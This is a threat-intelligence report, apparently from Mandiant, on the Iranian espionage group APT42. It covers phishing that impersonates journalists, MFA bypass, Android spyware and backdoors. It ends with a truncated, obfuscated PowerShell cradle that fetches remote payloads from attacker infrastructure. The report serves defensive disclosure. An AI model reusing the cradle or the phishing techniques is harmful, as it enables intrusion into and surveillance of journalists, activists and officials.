

# APT42: Crooked Charms, Cons and Compromises



## Executive Summary

Mandiant assesses with high confidence that APT42 is an Iranian state-sponsored cyber espionage group tasked with conducting information collection and surveillance operations against individuals and organizations of strategic interest to the Iranian government. We further estimate with moderate confidence that APT42 operates on behalf of the Islamic Revolutionary Guard Corps (IRGC) Intelligence Organization (IRGC-IO) based on targeting patterns that align with the organization's operational mandates and priorities.

Active since at least 2015, APT42 is characterized by highly targeted spear phishing and surveillance operations against individuals and organizations of strategic interest to Iran. The group's operations, which are designed to build trust and rapport with their victims, have included accessing the personal and corporate email accounts of government officials, former Iranian policymakers or political figures, members of the Iranian diaspora and opposition groups, journalists, and academics who are involved in research on Iran. After gaining access, the group has deployed mobile malware capable of tracking victim locations, recording phone conversations, accessing videos and images, and extracting entire SMS inboxes.

APT42 has a demonstrated ability to alter its operational focus as Iran's priorities evolve over time. We anticipate APT42 will continue to conduct cyber espionage operations in support of Iran's strategic priorities in the long term based on their extensive operational history and imperviousness to public reporting and infrastructure takedowns.

# Overview

Mandiant assesses with high confidence that APT42 is a prolific and well-resourced threat actor that carries out Iranian state-sponsored espionage and surveillance activity in support of Iran's strategic priorities. The group has been active since at least early 2015 and relies primarily on highly targeted social engineering efforts to achieve its objectives against both individuals and organizations of interest to the Iranian government. APT42 operations broadly fall into three categories:

- **Credential harvesting:** APT42 frequently targets corporate and personal email accounts through highly targeted spear-phishing campaigns with enhanced emphasis on building trust and rapport with the target before attempting to steal their credentials. Mandiant also has indications that the group uses credential harvesting to collect Multi-Factor Authentication (MFA) codes to bypass authentication methods and has used compromised credentials to pursue access to the networks, devices and accounts of employers, colleagues and relatives.

- **Surveillance operations:** As of at least late 2015, a subset of APT42's infrastructure served as command-and-control (C2) servers for Android mobile malware designed to track locations, monitor communications and generally surveil the activities of individuals of interest to the Iranian government, including activists and dissidents inside Iran.
- **Malware deployment:** While APT42 primarily prefers credential harvesting over activity on disk, several custom backdoors and lightweight tools complement its arsenal. The group likely incorporates these tools into their operations when the objectives extend beyond credential harvesting.

Mandiant has observed over 30 confirmed APT42 targeted operations spanning these categories since early 2015. The total number of APT42 intrusion operations is almost certainly much higher based on the group's high operational tempo, visibility gaps caused in part by the group's targeting of personal email accounts and domestically focused efforts and extensive open-source industry reporting on threat clusters likely associated with APT42.

APT42 had been previously tracked by Mandiant as UNC788.




FIGURE 1. APT42 operations by category.

# Targeting

The targeting patterns for APT42 operations are similar to other Iranian cyber espionage actors, with a large segment of activity focused on the Middle East region. However, unlike other suspected IRGC-affiliated cyber espionage groups that have focused on targeting the defense industrial base or conducting large-scale collection of personally identifiable information (PII), APT42 primarily targets organizations and individuals deemed opponents or enemies of the regime, specifically gaining access to their personal accounts and mobile devices. The group has consistently targeted Western think tanks, researchers, journalists, current Western government officials, former Iranian government officials and the Iranian diaspora abroad.

Some APT42 activity indicates the group alters its operational focus as Iran's priorities evolve. This includes targeted operations against the pharmaceutical sector at the onset of the COVID-19 pandemic in March 2020 and the pursuit of domestic and foreign-based opposition groups prior to an Iranian presidential election. This indicates that APT42 is trusted by the Iranian government to quickly react to geopolitical changes by adjusting their flexible operations to targets of operational interest to Tehran.

APT42 has targeted the following sectors:

- Civil society and nonprofits
- Education
- Governments
- Healthcare
- Legal and professional services
- Manufacturing
- Media and entertainment
- Pharmaceuticals

APT42 has targeted organizations in at least 14 countries since our first observation of its activity in 2015, including in Australia, Europe, the Middle East and the United States.

## APT 42 Targeting




FIGURE 2. Countries and industries targeted directly by APT42.

# Cyber Espionage Operations

APT42 operations are consistent with Iran's strategic priorities and reflect an operational mandate to collect information on individuals and organizations of interest to the Iranian government or deemed to pose a threat to the regime. The group's activity focuses on social engineering and exhibits patience and resource-intensive efforts to craft targeted decoy content and build rapport with targets before providing a credential harvesting link or malicious attachment.

## Credential Harvesting Activity

APT42 has consistently targeted Western think tanks and academics, media organizations, members of the Iranian diaspora in the United Kingdom, Israel, the United States and high-profile Iranian individuals within Iran in efforts to collect credentials of individuals of interest to the Iranian government. Some credential harvesting efforts have also included components designed to steal MFA codes.

## Personal Email Targeting

APT42 has consistently targeted the personal email accounts and MFA codes of individuals of interest to the Iranian government.

- In May 2017, APT42 targeted the senior leadership of an Iranian opposition group operating from Europe and North America with spear-phishing emails mimicking legitimate Google Books correspondence. The emails contained links to fake Google Books pages which redirected to sign-in pages designed to steal credentials and two-factor authentication codes.




FIGURE 3. APT42 fake Google Books page.

- In April 2018, APT42 targeted the Google Gmail account of an Iranian environmental activist with a fake login page. The individual had previously been arrested by the Iranian government which cracked down on environmental activism in early 2018.




FIGURE 4. Gmail login page personalized for a redacted victim (left), spoofed two-factor authentication (right).

- In October 2019, APT42 attempted to steal the personal Gmail credentials of an Iranian lecturer and newspaper editor in Israel.
- In February 2021, APT42 targeted the personal email credentials of a senior Israeli government official with a credential harvesting page mimicking the Gmail login page.




FIGURE 5. Pre-filled login form for credential harvesting.

- In June 2020, APT42 sent a spear-phishing email to an employee of a U.S.-based non-profit organization who had previously published on the condition of Iran's civil society.

### Impersonation and Building Trust

APT42 often attempts to build rapport with their target by impersonating journalists or researchers and engaging the target in benign conversation for multiple days or weeks before sending a malicious link. In some cases, the group uses compromised email accounts in follow-on operations targeting colleagues, acquaintances or relatives of the initial victim.

- APT42 used a compromised email account belonging to a U.S.-based think tank employee to target Middle East researchers at other think tanks and academic organizations, U.S. government officials involved in Middle East and Iran policy, a former Iranian government official, and high-ranking members of an Iranian opposition group between March and June 2021.
- The actor posed as a well-known journalist from a U.S. media organization requesting an interview and engaged the initial target for 37 days to gain their trust before finally directing them to a credential harvesting page. In other instances, APT42 provided a Dropbox link to a PDF with an embedded URL shortening link that led to a credential harvesting page (shown in Figure 6).

- After sending an email from the compromised inbox, APT42 attempted to cover their tracks by deleting the message from the victim's Sent folder.
- APT42 also attempted to access the personal email accounts of their targets, taking careful steps to avoid detection.
- APT42 was able to bypass multi-factor authentication by capturing SMS-based one-time passwords and successfully setting up two-factor verification using the Microsoft Authenticator application.
- Once inside one victim organization, APT42 accessed files relating to Iran through their M365 environment.
- The group authenticated to the compromised accounts using an Outlook client, suggesting existing mail items may have been synchronized with the attacker's host.




FIGURE 6. PDF document with embedded link to credential harvesting page.

- APT42 impersonated a legitimate British news organization to obtain the personal email credentials of political science professors with ties to local governments or with relatives holding dual citizenship with Iran in February 2022. The group invited its targets, located in Belgium and the United Arab Emirates, to an online interview via a customized PDF document containing an embedded link leading to a Gmail credential harvesting page.




FIGURE 7. PDF with interview invitation.

- In the weeks ahead of Iran's June 18, 2021, presidential election, APT42 used a compromised email address belonging to an Iran researcher at a U.S. think tank to spear phish a member of an Iranian opposition group headquartered in Europe in a probable attempt to gain access to the organization and its other members. The group impersonated the researcher and invited the target to review and provide feedback on one of the researcher's articles on Iranian nuclear issues in a likely effort to build trust with the target before engaging in further conversation.
- Between March and June 2020, APT42 targeted high-profile individuals in the U.S. pharmaceutical industry in what may have been a temporary shift to support Iranian public health priorities amid the COVID-19 pandemic. APT42 attempted to steal personal email credentials with credential harvesting forms masquerading as popular email services such as Gmail and Yahoo and impersonated a legitimate vaccinologist at the University of Oxford, claiming to have identified an information leakage from the targeted organization.



FIGURE 8. APT42 impersonates University of Oxford vaccinologist.


**yahoo!**

FIGURE 9. APT42 Credential harvesting page masquerading as a Yahoo login portal.

## Surveillance Operations

Mandiant assesses with high confidence that APT42 conducts surveillance and monitoring operations against individuals of interest to the Iranian government. In addition to credential harvesting activity, the group uses mobile malware to target individuals of interest, including those with connections to the Green Movement in Iran and other political targets. Mandiant observed APT42 target individuals who claimed to be able to provide tools to bypass government restrictions such as those imposed on Telegram.

- APT42 likely delivers its Android malware such as VINETHORN and PINEFLOWER via text messages.

- Between July 2020 and March 2021, the group successfully used PINEFLOWER Android malware to compromise several dozen Android devices we believe belong to individuals residing in Iran.
  - APT42 exfiltrated recorded phone calls, room audio recordings, images and entire SMS inboxes from at least 10 compromised devices, often daily.
  - APT42 used earlier versions of PINEFLOWER as early as 2015.
- APT42 infrastructure served as command and control for a VINETHORN payload masquerading as a legitimate VPN application between April and October 2021.
- Mandiant most recently observed APT42 PINEFLOWER activity targeting Iran-based individuals with ties to universities, reformist political groups, and human rights activists between June and August 2022.




FIGURE 10. VINETHORN malicious Android application.

- In early July 2021, APT42 hosted malicious webpages masquerading as an adult content website and a free audio/video calling and instant messenger software. The landing pages profiled visitors to the page, requested the user to turn on location services, and sent the data back to a hard-coded Telegram chat. In one instance, the page supported formatting for mobile devices and displayed requests to the user in Arabic, suggesting Arabic speakers may have been targeted. Iran saw significant protests in July 2021, including in the Khuzestan region, which is home to Iran's Arab minority.




FIGURE 11. APT42 domain masquerades as legitimate messaging platform.

The use of Android malware to target individuals of interest to the Iranian government provides APT42 with a productive method of obtaining sensitive information on targets, including movement, contacts and personal information. The group's proven ability to record phone calls, activate the microphone and record the audio, exfiltrate images and take pictures on command, read SMS messages and track the victim's GPS location in real time poses a real-world risk to individual victims of this campaign.

## Malware Operations

While APT42 focuses on credential harvesting rather than deploying malware on a system, several custom backdoors and lightweight tools complement its arsenal. Since 2020, APT42 has primarily relied on lightweight toehold backdoors over fully functional modular tools. Mandiant assesses that APT42 has limited in-house malware development resources because recent malware families such as TABBYPAT and VBREVSHELL have included or largely consisted of publicly available code copied from GitHub projects.

- In September 2021, APT42 used a compromised European government email account to send a phishing email to almost 150 email addresses associated with individuals or entities employed by or affiliated with civil society, government or intergovernmental organizations around the world. The email used lure content pertaining the organizational chart of an embassy in Tehran and contained a Google Drive link to a malicious macro document leading to TAMECAT, a PowerShell toehold backdoor.
- In January and February 2022, APT42 hosted several malicious Office documents on an Amazon Web Service instance, Google Drive and Dropbox. Likely delivered via a link sent in a spear-phishing email, the malicious documents used geopolitically themed decoy content and fetched a password-protected remote template document via Microsoft OneDrive links. These documents led to TABBYPAT and VBREVSHELL malware, which are a VBA-based dropper and reverse shell macro, respectively.
- APT42 infrastructure hosted malicious PowerShell code in the banners of odd ports in early March 2022. The code, when run, retrieved additional PowerShell payloads including POWERPOST, a custom reconnaissance tool that can collect data on a local host, including system information and local account names.

```
powershell "function c($u){$rr=&(gcm 'i*e-we*') $u
-useb;return $rr}$u=$( [char]104+[char]116+[char]116+[char]
112+[char]58+[char]47+[char]47+[char]116+[char]101+[char]99
+[char]104+[char]110+[char]105+[char]99+[char]97+[char]108+
